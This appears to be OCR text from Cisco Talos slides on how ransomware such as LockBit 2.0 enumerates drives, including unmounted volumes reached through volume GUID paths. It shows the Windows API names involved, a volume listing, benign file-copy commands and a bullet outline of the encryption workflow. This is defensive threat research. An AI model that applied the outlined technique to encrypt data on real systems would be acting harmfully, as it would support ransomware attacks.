
- GetLogicalDriveStringsW
- GetLogicalDrives

Gives only the Assigned Drive letters as Output

Volumeid

```
\\?\Volume{d7e47829-0000-0000-0000-100000000000}\
    C:\

\\?\Volume{d7e47829-0000-0000-0000-c06213000000}\
    H:\

\\?\Volume{d7e47829-0000-0000-0000-b0a213000000}\
    E:\

\\?\Volume{d7e47829-0000-0000-0000-b0e213000000}\
    *** NO MOUNT POINTS ***

\\?\Volume{fce79ce0-b01f-11e6-b968-806e6f6e6963}\
    D:\
```

TALOS



C:\Windows\system32\cmd.exe
C:\Users\Reeves\Desktop>copy access.log E:\
1 file(s) copied.
C:\Users\Reeves\Desktop>


C:\Windows\system32\cmd.exe
C:\Users\Reeves\Desktop>copy blabla.txt \\?\Volume{edfa0e75-229f-11ec-86d3-000c292ba198}\
1 file(s) copied.
C:\Users\Reeves\Desktop>

Future Improvements in the Ransomware

- Code to assign a drive
- Access the files using volume ID

LockBit 2.0


Assign all the volume
Find the drives
Find the files
Encrypt the files


TALOS
Cisco Security Research
TALOSINTELLIGENCE.COM